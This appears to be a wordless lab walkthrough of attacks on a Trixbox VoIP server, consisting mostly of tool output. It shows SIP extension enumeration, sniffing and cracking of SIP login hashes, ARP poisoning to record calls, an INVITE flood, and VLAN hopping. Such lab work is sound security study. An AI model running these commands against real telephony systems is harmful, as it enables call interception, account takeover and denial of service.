System StatusPackagesPBXSystemSettingsHelp

AdminReportsPanelRecordingsHelp

SetupToolsAdminSystem StatusModule AdminBasicExtensionsFeature CodesGeneral SettingsOutbound Routes

Add an Extension

Please select your Device below then click Submit

Device

DeviceGeneric SIP Device

Submit

English

Add Extension

256 <256>

257 <257>

258 <258>

```
[trixbox1.localdomain ~]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:E6:0F:F4
          inet addr:192.168.64.149  Bcast:192.168.64.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee6:ff4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2149 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2545 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:260108 (254.0 KiB)  TX bytes:2185667 (2.0 MiB)
          Interrupt:67 Base address:0x2000
```

```
(deep@ADTEC0665L)-[~]
$ svwar -e250-260 192.168.64.149 -m INVITE
WARNING:TakeASip:using an INVITE scan on an endpoint (i.e. SIP phone) may cause it to ring and wake up people in the middle of the night
WARNING:TakeASip:extension '258' probably exists but the response is unexpected
WARNING:TakeASip:extension '258' probably exists but the response is unexpected
+-----+
| Extension | Authentication |
+-----+-----+
| 256       | reqauth       |
+-----+-----+
| 257       | reqauth       |
+-----+-----+
| 258       | weird         |
+-----+-----+
```

Zoiper5

Accounts

SIP

258@192.168.64.149:5060

258@192.168.64.149:5060

SIP Credentials

Domain	192.168.64.149:5060
Username	258
Password	Password

No.	Time	Source	Destination	Protocol	Length	Info
3	4.577601...	192.168.64.1	192.168.64.149	SIP	807	Request: REGISTER sip:192.168.64.149:5060;transport=UDP (1 binding)
4	4.578102...	192.168.64.149	192.168.64.1	SIP	609	Status: 401 Unauthorized
5	4.586256...	192.168.64.1	192.168.64.149	SIP	807	Request: REGISTER sip:192.168.64.149:5060;transport=UDP (1 binding)
6	4.587300...	192.168.64.149	192.168.64.1	SIP	671	Request: OPTIONS sip:256@192.168.64.1:52517;rinstance=10c6dcfb1e7d7544;transpo
7	4.587300...	192.168.64.149	192.168.64.1	SIP	664	Status: 200 OK (REGISTER) (1 binding)
8	4.593915...	192.168.64.1	192.168.64.149	SIP	718	Status: 200 OK (OPTIONS)
9	8.727464...	192.168.64.130	192.168.64.149	SIP	808	Request: REGISTER sip:192.168.64.149:5060;transport=UDP (remove 1 binding)
10	8.727856...	192.168.64.149	192.168.64.130	SIP	625	Status: 401 Unauthorized
11	8.728044...	192.168.64.130	192.168.64.149	SIP	808	Request: REGISTER sip:192.168.64.149:5060;transport=UDP (remove 1 binding)
12	8.730234...	192.168.64.149	192.168.64.130	SIP	576	Status: 200 OK (REGISTER) (0 bindings)
15	11.63502...	192.168.64.130	192.168.64.149	SIP	637	Request: REGISTER sip:192.168.64.149:5060;transport=UDP (1 binding)
16	11.63558...	192.168.64.149	192.168.64.130	SIP	613	Status: 401 Unauthorized

```
(deep@ADTEC0665L)-[~/Desktop/VOIP]
$ sudo sipdump auth.txt -p voip.pcap

SIPdump 0.2

* Using pcap file 'voip.pcap' for sniffing
* Starting to sniff with packet filter 'tcp or udp'

* Dumped login from 192.168.64.149 → 192.168.64.1 (User: '256')
* Dumped login from 192.168.64.149 → 192.168.64.1 (User: '256')
* Dumped login from 192.168.64.149 → 192.168.64.130 (User: '257')
* Dumped login from 192.168.64.149 → 192.168.64.130 (User: '257')
* Dumped login from 192.168.64.149 → 192.168.64.130 (User: '257')
* Dumped login from 192.168.64.149 → 192.168.64.130 (User: '257')

* Exiting, sniffed 6 logins
```

```
(deep@ADTEC0665L)-[~/Desktop/VOIP]
$ sudo sipcrack auth.txt -w pass.txt

SIPcrack 0.2


* Found Accounts:

Num      Server      Client      User      Hash|Password
-----
1        192.168.64.1 192.168.64.149 256      7a98c59d1c61324dcff9aaa5a0d011ae
2        192.168.64.1 192.168.64.149 256      8ed55f09af417a5716cbc72564521665
3        192.168.64.130 192.168.64.149 257      df2964c4107205d23f1f1afeb3491567
4        192.168.64.130 192.168.64.149 257      2e4e59efc0c4b72d7727d51fa2d10259
5        192.168.64.130 192.168.64.149 257      d6ad5ec99095fafb73ba29dfa0ddf825
6        192.168.64.130 192.168.64.149 257      b6bc1e5e788c613d19e0cea065bd9f9d

* Select which entry to crack (1 - 6): 4

* Generating static MD5 hash... a2a05e4198adf16f85aecdcb69dfe197
* Loaded wordlist: 'pass.txt'
* Starting bruteforce against user '257' (MD5: '2e4e59efc0c4b72d7727d51fa2d10259')
* Tried 1 passwords in 0 seconds

* Found password: '257'
* Updating dump file 'auth.txt' ... done
```



File View Configure Tools Help							
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query							
APR	Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
APR-Cert	Poisoning	192.168.64.149	000C29E60FF4	0	4	000C29C68BC4	192.168.64.130
APR-DNS	Poisoning	192.168.64.149	000C29E60FF4	0	0	005056EB4707	192.168.64.254
APR-SSH-1 (0)	Poisoning	192.168.64.149	000C29E60FF4	0	0	005056EC6FD5	192.168.64.2
APR-HTTPS (1)	Poisoning	192.168.64.149	000C29E60FF4	4	5	005056C00008	192.168.64.1
APR-ProxyHTTPS (0)							
APR-RDP (0)							
APR-FTPS (0)							
APR-POP3S (0)							
APR-IMAPS (0)							
APR-LDAPS (0)							
APR-SIPS (0)							
	Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
	Full-routing	192.168.64.149	000C29E60FF4	1	1	005056EC6FD5	162.159.200.1
	Full-routing	192.168.64.149	000C29E60FF4	1	1	005056EC6FD5	162.159.200.123

31/01/2022 - 04:58:59	31/01/2022 - 04:59:27	192.168.64.130:35431 (...)	192.168.64.149:18120 (...)	RTP-20220131005942094.mp3	228672 bytes
31/01/2022 - 04:59:27	31/01/2022 - 04:59:27	192.168.64.1:8000	192.168.64.149:12937	IP1 codec ...	
31/01/2022 - 04:59:27	31/01/2022 - 04:59:27	192.168.64.130:35431	192.168.64.149:18121	IP1 codec ...	

```

deep@ADTEC0665L: ~
$ sudo inviteflood eth0 257 192.168.64.130 192.168.64.149 100

inviteflood - Version 2.0
      June 09, 2006

source IPv4 addr:port = 192.168.64.130:9
dest IPv4 addr:port   = 192.168.64.149:5060
targeted UA           = 257@192.168.64.130

Flooding destination with 100 packets
sent: 100

(deep@ADTEC0665L)~$

```

\*eth0

No.	Time	Source	Destination	Protocol	Length	Info
3	2.072380..	192.168.64.130	192.168.64.149	SIP/SDP	11..	Request: INVITE sip:257@192.168.64.130
4	2.072435..	192.168.64.130	192.168.64.149	SIP/SDP	11..	Request: INVITE sip:257@192.168.64.130
5	2.072461..	192.168.64.130	192.168.64.149	SIP/SDP	11..	Request: INVITE sip:257@192.168.64.130
6	2.072486..	192.168.64.130	192.168.64.149	SIP/SDP	11..	Request: INVITE sip:257@192.168.64.130
7	2.072511..	192.168.64.130	192.168.64.149	SIP/SDP	11..	Request: INVITE sip:257@192.168.64.130
8	2.072536..	192.168.64.130	192.168.64.149	SIP/SDP	11..	Request: INVITE sip:257@192.168.64.130
9	2.072560..	192.168.64.130	192.168.64.149	SIP/SDP	11..	Request: INVITE sip:257@192.168.64.130
10	2.072584..	192.168.64.130	192.168.64.149	SIP/SDP	11..	Request: INVITE sip:257@192.168.64.130
11	2.072609..	192.168.64.130	192.168.64.149	SIP/SDP	11..	Request: INVITE sip:257@192.168.64.130

Frame 3: 1112 bytes on wire (8896 bits), 1112 bytes captured (8896 bits) on interface eth0, id 0  
 Ethernet II, Src: VMware\_c8:8b:c4 (00:0c:29:c6:8b:c4), Dst: VMware\_e6:0f:f4 (00:0c:29:e6:0f:f4)  
 Internet Protocol Version 4, Src: 192.168.64.130, Dst: 192.168.64.149  
 User Datagram Protocol, Src Port: 9, Dst Port: 5060  
 Session Initiation Protocol (INVITE)  
 - Request-Line: INVITE sip:257@192.168.64.130 SIP/2.0  
 Method: INVITE  
 - Request-URI: sip:257@192.168.64.130

```

0020  40 95 00 09 13 c4 84 36 00 00 40 40 56 40 54 45  @...6...INVITE
0030  20 73 69 70 3a 32 35 37 40 31 39 32 2e 31 36 38  sip:257@192.168
0040  2e 36 34 2e 31 33 30 20 53 49 50 2f 32 2e 30 0d  .64.130 SIP/2.0
0050  0a 56 69 61 3a 20 53 49 50 2f 32 2e 30 2f 55 44  .Via: SI P/2.0/UD
0060  50 20 31 39 32 2e 31 36 38 2e 36 34 2e 31 33 30  P 192.16 8.64.130
0070  3a 39 3b 62 72 61 6e 63 68 3d 65 62 36 66 64 30  ;9;branc h=e6bf0d
0080  34 32 2d 37 33 65 66 2d 34 36 31 66 2d 61 35 62  42-73ef- 461f-a5b
0090  32 2d 63 66 30 30 30 30 30 30 30 30 30 31 0d 0a  2-cf0000 000001..
00a0  4d 61 78 2d 46 6f 72 77 61 72 64 73 3a 20 37 30  Max-Forw ards: 70
00b0  0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68  .Content t-Length
00c0  3a 20 34 36 36 6d 0a 54 6f 3a 20 32 35 37 20 3c  : 466..T o: 257 <
00d0  73 69 70 3a 32 35 37 40 31 39 32 2e 31 36 38 2e  sip:257@ 192.168.

```



```
(deep@ADTEC0665L)-[~]
$ sudo voiphopper -i eth0 -z
VoIP Hopper assessment mode ~ Select 'q' to quit and 'h' for help menu.
Main Sniffer: capturing packets on eth0
h
Please select from one of the following options:
*****
a <====> Toggle recording ARP packets on default interface ~ (Disabled by default)
b <====> Toggle recording ARP packets on new VoIP VLAN interface ~ (Enabled by default)
c <====> Spoof 1 CDP packet ~ Quickly discover VVID
d <====> Toggle CDP packet analysis ~ (Enabled by default)
f <====> Toggle 802.1q analysis ~ (Enabled by default)
h <====> Print help menu
i <====> Toggle automatic VLAN Hop ~ (Enabled by default)
l <====> Toggle analysis of LLDP-MED ~ (Enabled by default)
m <====> Spoof 1 LLDP-MED packet ~ Quickly learn VVID
q <====> Safely quit VoIP Hopper
s <====> Spoof my IP and MAC address
v <====> Toggle verbose mode on and off
z <====> About VoIP Hopper
*****
a
Analyzing ARP packets on default interface: eth0
New host #1 learned on eth0: (MAC): 00:50:56:c0:00:08 (IP): 192.168.64.1
New host #2 learned on eth0: (MAC): 00:0c:29:e6:0f:f4 (IP): 192.168.64.149
```